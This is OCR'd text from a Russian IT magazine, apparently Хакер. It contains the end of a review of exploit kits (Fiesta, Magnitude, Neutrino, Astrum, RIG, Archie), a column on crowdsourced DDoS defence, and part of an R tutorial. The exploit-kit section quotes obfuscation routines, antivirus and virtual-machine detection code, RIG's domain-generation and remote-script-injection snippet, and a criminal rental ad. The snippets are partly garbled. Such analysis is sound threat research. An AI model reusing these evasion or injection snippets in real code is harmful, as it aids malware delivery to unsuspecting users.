   y=lap();
   s=vox(b);
   c=0;
   for(a=0; a<vox(u); a++)
   {
     c=c+p;
     z=b.indexOf(zit(u,a));
     z=(z+c)%s;
     y=y+zit(b,z)
   }
   return y
}
```

Одна из функций расшифровки строк в Fiesta EK

Проверка на наличие нужных версий Silverlight и AdobeFlash производится таким образом:

```
// Проверка наличия Silverlight
new ActiveXObject('AgControl.AgControl');
// Проверка Adobe Flash
new swfobject.embedSWF();
```

Если обе эти функции генерируют исключение, то происходит попытка эксплуатации других уязвимостей (Java или IE).

Код эксплойт-пака сильно обфусцирован и вдобавок использует шифрование большинства строк с помощью случайных чисел и последовательностей.



Страничка статистики от Magnitude EK

MAGNITUDE EXPLOIT KIT


Связка появилась на рынке в начале 2013 года и сперва была известна как **PopAds Exploit Kit**.

Основная фишка этого эксплойт-пака — использование сервиса scan4you.net для проверки IP-адресов и доменов на предмет их обнаружения антивирусами. Помимо этого, Magnitude EK, так же как и Sweet Orange EK, использует динамическую генерацию и смену имен поддомена.

Несмотря на не самые свежие эксплуатируемые уязвимости этот эксплойт-пак дает вполне приемлемый пробив.

Деобфусцировать код связки можно с помощью метода String.fromCharCode, в качестве аргумента которого выступают элементы зашифрованной XOR'ом последовательности. Для того чтобы отделить элементы в этой последовательности друг от друга, используется символ %.

В отличие от других эксплойт-паков, Magnitude EK нельзя арендовать, к примеру на неделю или на месяц. Создатели этой связки в качестве оплаты берут некоторый процент зараженных компьютеров от общего трафика заказчика.



Деобфускация кода Magnitude EK


NEUTRINO EXPLOIT KIT

Свое путешествие этот эксплойт-пак начал приблизительно в марте 2013 года и включал в себя тогда эксплойты всего к двум уязвимостям (**CVE 2012–1723** и **CVE 2013–0431**, обе для Java). На сегодня список эксплуатируемых уязвимостей немного расширился, теперь в нем пять эксплойтов для Java и один (**CVE 2013-2551**) к Internet Explorer.

Код эксплойт-пака обфусцирован примерно по такому же принципу, как и в Magnitude EK. Для деобфускации используется вот такая функция:

```
function xor (input, pass) {
  var output = "";
  var i = 0;
  var pos = 0;
  for (i = 0; i < input.length; i++){
    pos = Math.floor(i%pass.length);
    output += String.fromCharCode(input.↵
    charCodeAt(i)^ pass.charCodeAt(pos));
     }
    return output;
}
```

«Полезная нагрузка», загружаемая Neutrino EK на зараженный компьютер жертвы, передается в зашифрованном с помощью XOR'а виде, что несколько снижает вероятность обнаружения антивирусными продуктами.



Кусочек объявления об аренде Neutrino EK

Стоимость аренды эксплойт-пака на общем сервере с общими чистками:

- день — 40 долларов;
- неделя — 150 долларов;
- месяц — 450 долларов.

ASTRUM EXPLOIT KIT

Самый молодой набор эксплойтов в нашем сегодняшнем обзоре. По данным некоторых антивирусных компаний, дата его первого выхода в свет — приблизительно середина сентября 2014 года.

neutrino

Public statistics

Flow name: [redacted]
Date creation: 28.02.13 23:54:27

Hits: 28484 Hosts: 26151 No referer: 332 Loads: 2483 Rate: 9.5%

Countries			OS		
USA	2870	11%	Windows NT 6.1	14867	57%
TUR	2422	9%	Windows XP	6625	25%
POL	2002	8%	Windows NT 6.0	1742	7%
BRA	1939	7%	Mac OS X	1339	5%
DEU	1637	6%	Windows NT 6.2	1011	4%
FRA	1635	6%	Unknown	285	1%
undefined	1614	6%	Linux i686	152	1%
IRN	855	3%	Linux	88	0%
GBR	835	3%	Windows NT 5.2	30	0%
GRC	759	3%	Windows 2000	8	0%
ESP	718	3%	Windows NT 4.0	1	0%
EGY	535	2%	Linux i686	1	0%
CAN	502	2%	Windows NT 9.0	1	0%
ARG	496	2%	Windows CE	1	0%
ITA	461	2%			
HRV	447	2%			
MEX	389	1%			
HUN	312	1%			
ROU	292	1%			

Код эксплойт-пака сильно обфусцирован и имеет внутри себя проверку на наличие различных хакерских утилит на заражаемой машине, антивирусных программ, а также факта запуска в виртуальной машине. Помимо этого, отдельной проверки удостоился плагин защиты экранной клавиатуры от Касперского:

```
try {
  var O = $(Kaspersky.IeVirtualKeyboardPlugin.↵
    JavaScriptApi.1);
  O && (mr = 1)
} catch (s) {}
```

В своем составе имеет эксплойты к семи уязвимостям (Silverlight, Flash, LibTiff и IE).

RIG EXPLOIT KIT

Свою вредоносную деятельность RIG EK начал в конце 2013 года и на сегодня эксплуатирует уязвимости в Internet Explorer, Java, Adobe Flash и Silverlight.

На страницу с эксплойт-паком пользователи перенаправляются с помощью JS-скрипта, внедренного на скомпрометированную страницу, который на основе текущей даты (от нее берется CRC32-хеш) генерирует доменные имена, где и размещен код эксплойт-пака.

Наличие антивирусных продуктов эта связка эксплойтов тоже проверяет (правда, только Касперского и Trend Micro) — определяя, есть ли следующие драйверы:

- c:\\Windows\\System32\\drivers\\kl1.sys
- c:\\Windows\\System32\\drivers\\tmactmon.sys
- c:\\Windows\\System32\\drivers\\tmcomm.sys
- c:\\Windows\\System32\\drivers\\tmevtmgr.sys
- c:\\Windows\\System32\\drivers\\TMEBC32.sys

Стоимость этого набора эксплойтов:

- день — 40 долларов;
- неделя — 100 долларов;
- месяц — 500 долларов.

ARCHIE EXPLOIT KIT

Этот эксплойт-пак появился недавно (по данным компании F-Secure — приблизительно в конце июля прошлого года). Его создатели не стали утруждать себя самостоятельной разработкой кода и взяли за основу эксплойт-модули из **Metasploit Framework**, а для получения информации о версиях Silverlight, Flash и прочего используется JS-библиотека PluginDetect.

Первые версии Archie не баловали своих пользователей ни обфускацией, ни какими-либо другими хитростями, однако в более поздних версиях появились как запутывание кода и шифрование URL'ов и названий файлов, так и проверка на наличие виртуальных машин и антивирусных программ.

ЗАКЛЮЧЕНИЕ

С течением времени уязвимостей и эксплойт-паков меньше не становится. Поэтому, подводя итог, можно сделать несколько выводов:

```
var e, n = Fiddler,
    Fiddler2, Charles, Wireshark, Ethereal, VMware\ VMware Tools, Oracle\ VirtualBox Guest Additions, Parallels\ Parallels
        Tools, Debugging Tools
for Windows(x86), o = -, a = !1, i = !1, c = Program Files | Programme | Archivos de programa | Programmes | Programmi |
    Arquivos de Programas | Program | Programmer | Programfiler | Programas | Fisiere Program | Pliki programÃ³ w, s = c[
    split]( | ), u = C | D | E | F, p = u[split]( | );
if (x(C: \) && !x(C: \312ehdsjawzz))
    for (var f = 0; f < p[length]; f++) {
        for (var h = !1, d = 0; d < s[length]; d++)
            if (e = p[f] + : \+s[d], i = e + (x86)\, e += \, x(e)) {
                x(e + wtf.43s) || (a = !0, x(i) || (i = !1)), h = !0;
                break
            }
        if (h) break
```



Таблица статистики для Neutrino EK

Проверка наличия антивирусных и хакерских утилит в Astrum EK

Объявление про RIG EK

RIG exploit kit Official HF Sales thread $30 Day | $100 Week | $500 Month

02-03-2015, 09:03 AM

Are pleased to introduce you to RIG exploits v2.0

I see people are trying to sell fake and scamming people off these ek etc. So we have decided to officially post here so everyone knows where to obtain us.

-Work On all WinOS 32 / 64bi
-Bypass UAC on exploits
-Fast cleaning + cleaning on request
-Keep Large volumes of traffic, no traffic limits
-We provide always clean and trust domains with automatic check on the blacklist
-We use CVE-2013-7331 for detect and stop AV or virtual machines.
-API with automatic delivery

Each account has a 2 stream and can ship 2 different exe

Current exploits:

✔ ***Java:*** CVE-2012-0507
✔ ***Java:*** CVE-2013-2465
✔ ***IE7-8-9:*** CVE-2013-2551
✔ ***IE10:***CVE-2013-0322
✔ ***Flash:***CVE-2014-0497
✔ ***Flash:***CVE-2015-0311
✔ ***Silverlight:***CVE-2013-0074

An average rate of 10-20%

Cost:
1 day - 30 usd
Week - 100 usd
month - 500 usd

Jabber:

We Accept English Speaking Users, You can Pay Only bitcoin

```
ear() + d + (date.getUTCMonth()+1) + d + date.getUTCDate();window.rctm=function(n){var s = document.createElement(
document.createElement('SCRIPT');s.src="http://" + crc32(dateStr).toString(16) + ".pw/nbe.html?"+Math.random();
```



Генерация доменного имени в RIG EK

Проверка наличия виртуалки и антивирусных программ в Archie EK

```
var c_a = 0;
if (chavs("c:\\W" + "in" + "dow" + "s\\Sys" + "tem" + "32\\d" + "riv" + "ers\\eamo" + "n.sy" + "s") || chavs("c:\\Wi" +
 "ive" + "rs\\kl" + "if.sy" + "s") || chavs("c:\\Wi" + "ndo" + "ws\\Sys" + "tem3" + "2\\dri" + "ver" + "s\\kn" + "ep" +
"indo" + "ws\\Sys" + "tem3" + "2\\dr" + "iv" + "ers\\kl" + "flt.s" + "ys") || chavs("c:\\Wi" + "nd" + "ows\\Sy" + "stem
"et.sy" + "s") || chavs("c:\\Wi" + "nd" + "ows\\Sys" + "tem" + "32\\dr" + "iver" + "s\\v" + "mxne" + "t.sy" + "s") || ch
"ste" + "m32\\d" + "riv" + "ers\\kl" + "1.s" + "ys") || chavs("c:\\Wi" + "ndo" + "ws\\Sy" + "st" + "em32\\d" + "riv" +
chavs("c:\\Win" + "do" + "ws\\Sys" + "tem3" + "2\\d" + "rive" + "rs\\tm" + "tdi.s" + "ys") || chavs("c:\\Wi" + "ndo" +
"rs\\tma" + "ctmon.s" + "ys") || chavs("c:\\Wi" + "ndo" + "ws\\Sy" + "st" + "em3" + "2\\dr" + "iv" + "ers\\TM" + "EBC"
"ndow" + "s\\Sys" + "tem3" + "2\\dri" + "ver" + "s\\t" + "me" + "ext.s" + "ys") || chavs("c:\\W" + "indo" + "ws\\Sy" +
"com" + "m.s" + "ys") || chavs("c:\\Wi" + "ndo" + "ws\\Sy" + "ste" + "m32\\d" + "riv" + "ers\\tm" + "evt" + "mgr.sy" +
   document.write("<meta http-equiv=\"refresh\" content=\"0; url=http://google.com\">");
```

- авторы большинства эксплойт-паков от прямой продажи перешли к аренде на своих серверах, при этом зачастую они предоставляют полный цикл услуг — от чистки до постоянной смены доменных имен и проверок на обнаружение антивирусами;
- почти во всех эксплойт-паках стали очень активно эксплуатироваться уязвимости Java и Silverlight;
- многие эксплойт-паки стали обзаводиться функциями распознавания наличия виртуальных машин, антивирусов и разных хакерских утилит;
- уязвимость **CVE 2013-2551** пользуется большой популярностью и используется во всех наборах эксплойтов из нашего обзора. ⌶

Колонка Дениса Макрушина


КРАУДСОРСИНГОМ ПО DDOS'У



Денис Макрушин

Выпускник факультета информационной безопасности НИЯУ «МИФИ». Специализируется на исследовании угроз. Занимался тестированием на проникновение и аудитом безопасности корпоративных веб-приложений, стресс-тестированием информационных систем на устойчивость к DDoS-атакам, принимал участие в организации и проведении международных мероприятий по проблемам практической безопасности

@difezza,
defec.ru



Рейтинг популярности технологий защиты от DDoS-атак в 2014 году

Бороться с DDoS-атаками можно и нужно, но победить их полностью не получится, поскольку они эксплуатируют фундаментальную проблему, которую нельзя оперативно «пропатчить». Речь идет об ограниченности ресурсов. Ширина канала и вычислительные характеристики объекта атаки всегда имеют какое-то предельное значение. Кто-то измеряет его в гигабайтах в секунду, кто-то в финансовых показателях. В свою очередь, злодеи ставят задачу «нащупать» эти предельные значения и всеми возможными способами довести показатели работоспособности целевой системы до этого экстремума. Что же делать?

БОРОТЬСЯ С ДЕДОСАМИ

Практически все известные методы защиты от DDoS-атак базируются на трех основных действиях:

1. Балансировка нагрузки на компоненты информационной системы, находящейся под атакой.
2. Фильтрация запросов по различным признакам и их разделение на легитимные и нелегитимные запросы.
3. Блокирование нелегитимного трафика.

Развитие защитных решений не останавливается, и на рынок постоянно вбрасываются новые сервисы, которые построены на «уникальных» технологиях. В настоящее время на себя обращают внимание так называемые **Intelligence DDoS Mitigation Systems** (IDMS), которые представляют собой комплекс технологий балансировки, фильтрации и блокирования нелегитимного трафика. Комплекс подключается к целевой информационной системе как облачный сервис и не зависит от ее конфигурации. Однако в каком бы виде ни подключалась система защиты к целевой инфраструктуре (в последовательном режиме в канал между сервером и внешним миром, на стороне провайдера, в виде «облака»), она несет с собой по-прежнему ограниченное количество ресурсов. Число канальных ресурсов для балансировки далеко не бесконечно. Количество центров очистки трафика — ограниченно (и их КПД резко уменьшается с ростом интеллектуальности атаки).

Если посмотреть на инструменты, при помощи которых учиняется распределенный беспредел, то можно сделать противоречивое заключение: проблема не в ограниченности ресурсов защищающейся стороны, проблема в теоретически неограниченных ресурсах стороны атакующей.

Атаки на канал злодей усиливает при помощи amplification-сценариев, эксплуатирующих недостатки конфигурации третьих лиц. Атаки на вычислительный ресурс он реализует с использованием различных интеллектуальных сценариев, затрудняющих процесс фильтрации трафика (например, **SaaS Amplification**, которому мы посвятили статью «Любой стресс за ваши деньги» в #175). Про уязвимости приложений, множественная эксплуатация которых может свалить веб-сервер за несколько запросов, упоминать вообще не стоит, чтобы не сгущать

краски. И при всем при этом миллионный ботнет — не обязательное условие успеха для злоумышленника. В ход идут все те же рожденные с благими намерениями облака.

ТОЛПЕ НА РАСТЕРЗАНИЕ

В одном из предыдущих номеров Ирина Чернова в своей статье «Математика для программиста» поднимала вопрос о пользе математических инструментов для IT-специалиста. Так вот, **теория катастроф** (раздел математики) утверждает, что отказ в обслуживании целевой системы прямо пропорционально зависит от характеристик ботнета злоумышленника, и иллюстрирует этот факт «катастрофой сборки» (рис. 1). Здесь p — текущая производительность целевой системы, которая выражается в скорости обработки входящих пакетов, а также в количестве устанавливаемых соединений; τ — параметр, описывающий текущий трафик целевой системы; τ_0 — параметр, характеризующий типичный трафик; p_0 — типичная производительность целевой системы. В свою очередь, значения p_0 и τ_0 прямо пропорциональны эффективности и количеству средств фильтрации.

Кроме этого, теория надежности (наука, которая изучает закономерности сбоев и отказов различных объектов) утверждает, что надежность системы зависит от произведения надежностей ее составных частей. Это означает, что с практической точки зрения атакующая сторона находится в более выгодном положении, чем защищающаяся сторона, так как количество атакующих узлов ботнета ограничено только ресурсами сети Интернет, в то время как количество центров очистки ограничивается количеством и характеристиками программно-аппаратных средств специально подготовленных организаций.

Вопрос: какому требованию должна удовлетворять система защиты от DDoS-атак, чтобы ее архитектура считалась заведомо успешной с математической и практической точек зрения? Данная система должна обладать способностью краудсорсить свои ресурсы.




Рис. 1. Что было бы, если Капитан Очевидность знал математику (отказ в обслуживании целевой системы наступает при значениях $p < p_0$ и значения $\tau > \tau_0$)

Какому требованию должна удовлетворять система защиты от DDoS-атак, чтобы ее архитектура считалась заведомо успешной с математической и практической точек зрения? Данная система должна обладать способностью краудсорсить свои ресурсы

Концепция краудсорсинга ресурсов, необходимых для балансировки и фильтрации трафика при DDoS-атаке, подразумевает передачу задачи защиты от распределенных атак неограниченному кругу участников сети, в которой находится атакующая и защищающаяся стороны. Другими словами, любой желающий, кто имеет доступ в интернет, также обладает возможностью внести часть своих вычислительных и канальных ресурсов в единую сеть для защиты от DDoS.

Более того, экспериментальным путем установлено, что группировка вычислительных узлов, близких по надежности, в виртуальные узлы позволяет повысить надежность всего облака (рис. 2).

СФЕРИЧЕСКИЙ КОНЬ IN-THE-WILD

На практике данная концепция может быть реализована при помощи уже имеющихся сетевых технологий и должна позволить подключать системы, которые находятся под атакой.

Варианты реализации крауд-фильтра ограничены только множеством технологических решений и вариантами их синтеза. Например, можно разделить участников крауд-сети по типу устройства: роутер или хост. Используя пул роутеров, можно детектить трафик, идущий к целевой системе, и тем или иным образом (фильтрация, приоритезация) сокращать нагрузку на канальный ресурс точки входа в пул фильтрующих ресурсов (хостов) (рис. 3).

Другим вариантом реализации может быть использование неопределенного количества точек входа в крауд-сеть для распределения канального ресурса системы. При этом задача этих точек входа заключается как в снижении нагрузки на канальный ресурс жертвы, так и в сокрытии адресов целевой системы в случае, если данная защита разворачивается превентивно. Очищенный трафик может доставляться до целевой системы при помощи протокола MPLS (**multiprotocol label switching**), который позволяет организовать виртуальные каналы между узлами сети.

В то время, пока злоумышленники пополняют армии своих ботнетов за счет уязвимых рабочих станций, защищающаяся сторона набирает добровольцев за счет агентов системы защиты, а также покупает всевозможные облачные ресурсы для пополнения пула своих вычислительных и канальных ресурсов. И если с облачными ресурсами все более-менее очевидно — плати и работай, то каким образом можно мотивировать обычного пользователя установить агент крауд-сети? Это, скорее, вопрос бизнеса. Пусть, например, юзер получит бесплатную версию какого-либо нужного ПО, но при этом будет готов отдать определенный процент своего канала и вычислительной мощности на нужды системы защиты от DDoS-атак... Или пусть владельцы ботнетов переквалифицируют свои «продукты» из инструмента атаки в средства защиты от DDoS-атак.




Рис. 2. Зависимость вероятности отказа от типа системы




Рис. 3. Долгий путь к входной точке крауд-фильтра

ШКОЛА DATA SCIENTIST, ЧАСТЬ 2

ВЕКТОРИЗАЦИЯ И ВИЗУАЛИЗАЦИЯ НА R

Виталий Худобахшов
vitaly@betamind.ru



В прошлый раз (в ноябре 2014-го; мне очень стыдно, что я так затянул с продолжением!) я рассказывал о базовых возможностях языка R. Несмотря на наличие всех привычных управляющих конструкций, таких как циклы и условные блоки, классический подход к обработке данных на основе итерации далеко не лучшее решение, поскольку циклы в R необыкновенно медлительны. Поэтому сейчас я расскажу, как на самом деле нужно работать с данными, чтобы процесс вычислений не заставлял тебя выпивать слишком много чашек кофе в ожидании результата. Кроме того, некоторое время я посвящу рассказу о том, как пользоваться современными средствами визуализации данных в R. Потому что удобство представления результатов обработки данных на практике не менее важно, чем сами результаты. Начнем с простого.

ВЕКТОРНЫЕ ОПЕРАЦИИ

Как мы помним, базовым типом в R является вовсе не число, а вектор, и основные арифметические операции действуют на векторы поэлементно:

```
> x <- 1:6; y <- 11:17
> x + y
[1] 12 14 16 18 20 22 18
> x > 2
[1] FALSE FALSE  TRUE  TRUE  TRUE  TRUE
> x * y
[1] 11 24 39 56 75 96 17
> x / y
[1] 0.09090909 0.16666667 0.23076923 0.28571429
0.33333333 0.37500000
[7] 0.05882353
```

Тут все довольно просто, однако вполне логично задаться вопросом: что же будет, если длина векторов не совпадет? Если мы, скажем, напишем k <- 2, то будет ли x * k соответствовать умножению вектора на число в математическом смысле? Короткий ответ — да. В более общем случае, когда длина векторов не совпадает, меньший вектор просто продолжается повторением:

```
> z <- c(1, 0.5)
> x * z
[1] 1 1 3 2 5 3
```

Примерно так же обстоят дела и с матрицами.

```
> x <- matrix(1:4, 2, 2); y <- matrix(rep(2,4), 2, 2)
> x * y
     [,1] [,2]
[1,]    2    6
[2,]    4    8
> x / y
     [,1] [,2]
[1,]  0.5  1.5
[2,]  1.0  2.0
```

При этом «нормальное», а не поразрядное умножение матриц будет выглядеть так:

```
> x %*% y
     [,1] [,2]
[1,]    8    8
[2,]   12   12
```

Все это, конечно, очень хорошо, однако что же делать, когда нам нужно применять свои собственные функции к элементам векторов или матриц, то есть как это можно сделать без цикла? Подход, который используется в R для решения данной проблемы, очень схож с тем, к чему мы привыкли в функциональных языках, — все это напоминает функцию map в Python или Haskell.

Полезная функция lapply и ее друзья

Первая функция в этом семействе — это `lapply`. Она позволяет применять заданную функцию к каждому элементу списка или вектора. Причем результатом будет именно список независимо от типа аргумента. Простейший пример с применением лямбда-функций:

```
> q <- lapply(c(1,2,4), function(x) x^2)
> q
[[1]]
[1] 1
[[2]]
[1] 4
[[3]]
[1] 16
```

Если функция, которую нужно применить к списку или вектору, требует более одного аргумента, то эти аргументы можно передать через `lapply`.

```
> q <- lapply(c(1,2,4), function(x, y) x^2 + y, 3)
```

Со списком функция работает аналогичным образом:

```
> x <- list(a=rnorm(10), b=1:10)
> lapply(x, mean)
```

Здесь функция `rnorm` задает нормальное распределение (в данном случае десять нормально распределенных чисел в диапазоне от 0 до 1), а mean вычисляет среднее значение. Функция `sapply` полностью аналогична функции `lapply` за исключением того, что она пытается упростить результат. К примеру, если каждый элемент списка длины 1, то вместо списка вернется вектор:

```
> sapply(c(1,2,4), function(x) x^2)
[1]  1  4 16
```

Если результатом будет список из векторов одинаковой длины, то функция вернет матрицу, если же ничего не понятно, то просто список, как `lapply`.

```
> x <- list(1:4, 5:8)
> sapply(x, function(x) x^2)
     [,1] [,2]
[1,]    1   25
[2,]    4   36
[3,]    9   49
[4,]   16   64
```

Для работы с матрицами удобно использовать функцию `apply`:

```
> x <- matrix(rnorm(50), 5, 10)
> apply(x, 2, mean)
> apply(x, 1, sum)
```

Здесь для начала мы создаем матрицу из пяти строк и десяти столбцов, потом сначала считаем среднее по столбцам, а затем сумму в строках. Для полноты картины следует отметить, что задачи вычисления среднего и суммы по строкам настолько часто встречаются, что в R для этого предусмотрены специальные функции `rowSums`, `rowMeans`, `colSums` и `colMeans`.

Также функцию `apply` можно применять для многомерных массивов:

```
> arr <- array(rnorm(2 * 2 * 10), c(2, 2, 10))↵
> apply(arr, c(1,2), mean)
```

Последний вызов можно заменить на более удобный для чтения вариант:

```
> rowMeans(arr, dim = 2)
```

Перейдем к функции `mapply`, представляющей собой многомерный аналог `lapply`. Начнем с простого примера, который можно найти прямо в стандартной документации к R:

Для полноты картины следует отметить, что задачи вычисления среднего и суммы по строкам настолько часто встречаются, что в R для этого предусмотрены специальные функции rowSums, rowMeans, colSums и colMeans

```
> mapply(rep, 1:4, 4:1)
[[1]]
[1] 1 1 1 1
[[2]]
[1] 2 2 2
[[3]]
[1] 3 3
[[4]]
[1] 4
```

Как можно видеть, здесь функция rep применяется к набору параметров, которые генерируются из двух последовательностей. Сама функция rep просто повторяет первый аргумент то число раз, которое указано в качестве второго аргумента. Таким образом, предыдущий код просто эквивалентен следующему:

```
> list(rep(1,4), rep(2,3), rep(3,2), rep(4,1))
```

Иногда бывает необходимо применить функцию к какой-то части массива. Это можно сделать с помощью функции tapply. Давай рассмотрим следующий пример:

```
> x <- c(rnorm(10, 1), runif(10), rnorm(10,2))
> f <- gl(3,10)
> tapply(x,f,mean)
```

Сначала мы создаем вектор, части которого формируются из случайных величин с различным распределением, далее мы генерируем вектор из факторов, который представляет собой не что иное, как десять единиц, потом десять двоек и столько же троек. Затем вычисляем среднее по соответствующим группам. Функция tapply по умолчанию пытается упростить результат. Эту опцию можно выключить, указав в качестве параметра simplify=FALSE.

```
> tapply(x, f, range, simplify=FALSE)
```

Когда говорят о функциях apply, обычно также говорят о функции split, которая разбивает вектор на части, аналогично tapply. Так, если мы вызовем split(x, f), то получим список из трех векторов. Таким образом, пара lapply/split работает так же, как и tapply со значением simplify, равным FALSE:

```
> lapply(split(x, f), mean)
```

Функция split полезна и за пределами работы с векторами: ее также можно использовать и для работы с фреймами данных. Рассмотрим следующий пример (я позаимствовал его из курса R Programming https://www.coursera.org/course/rprog на Coursera — https://www.coursera.org):

```
> library(datasets)
> head(airquality)
  Ozone Solar.R Wind Temp Month Day
1    41     190  7.4   67     5   1
2    36     118  8.0   72     5   2
3    12     149 12.6   74     5   3
4    18     313 11.5   62     5   4
5    NA      NA 14.3   56     5   5
6    28      NA 14.9   66     5   6
> s <- split(airquality, airquality$Month)
> lapply(s, function(x) colMeans(x[, c("Ozone",↵
"Solar.R", "Wind")]))
```

Здесь мы работаем с набором данных, который содержит информацию о состоянии воздуха (содержание озона, солнечная радиация, ветер, температура в градусах Фаренгейта, месяц и день). Мы можем легко сделать отчет о среднемесячных показателях, используя split и lapply, как показано в коде. Использование sapply, однако, даст нам результат в более удобном виде:

```
> sapply(s, function(x) colMeans(x[, c("Ozone",↵
"Solar.R", "Wind")]))
```

```
               5         6          7        8         9
Ozone         NA        NA         NA       NA        NA
Solar.R       NA 190.16667 216.483871       NA 167.4333
Wind    11.62258  10.26667   8.941935 8.793548↵
10.1800
```

Как видно, некоторые значения величин не определены (и для этого используется зарезервированное значение NA). Это означает, что какие-то (хотя бы одно) значения в колонках Ozone и Solar.R были также не определены. В этом смысле функция colMeans ведет себя совершенно корректно: если есть какие-то неопределенные значения, то и среднее, таким образом, не определено. Проблему можно решить, принудив функцию не учитывать значения NA с помощью параметра na.rm=TRUE:

```
> sapply(s, function(x) colMeans(x[, c("Ozone",↵
"Solar.R", "Wind")], na.rm=TRUE))
               5         6          7          8         9
Ozone   23.61538  29.44444  59.115385  59.961538↵
31.44828
Solar.R 181.29630 190.16667 216.483871 171.857143↵
167.43333
Wind     11.62258  10.26667   8.941935   8.793548↵
10.18000
```

Зачем нужно такое количество функций для решения очень схожих между собой задач? Думаю, такой вопрос задаст каждый второй человек, который все это прочитал. Все эти функции на самом деле пытаются решить проблему обработки векторных данных без использования циклов. Но одно дело — добиться высокой скорости обработки данных и совершенно другое — получить хотя бы часть той гибкости и контроля, которую обеспечивают такие управляющие конструкции, как циклы и условные операторы.

ВИЗУАЛИЗАЦИЯ ДАННЫХ

Система R необыкновенно богата на средства визуализации данных. И тут передо мной стоит непростой выбор — о чем вообще говорить, если область так велика. Если в случае программирования есть какой-то базовый набор функций, без которого ничего не сделать, то в визуализации огромное количество различных задач и каждая из них (как правило) может быть решена несколькими способами, каждый из которых имеет свои плюсы и минусы. Более того, всегда есть множество опций и пакетов, позволяющих решать эти задачи различным образом.

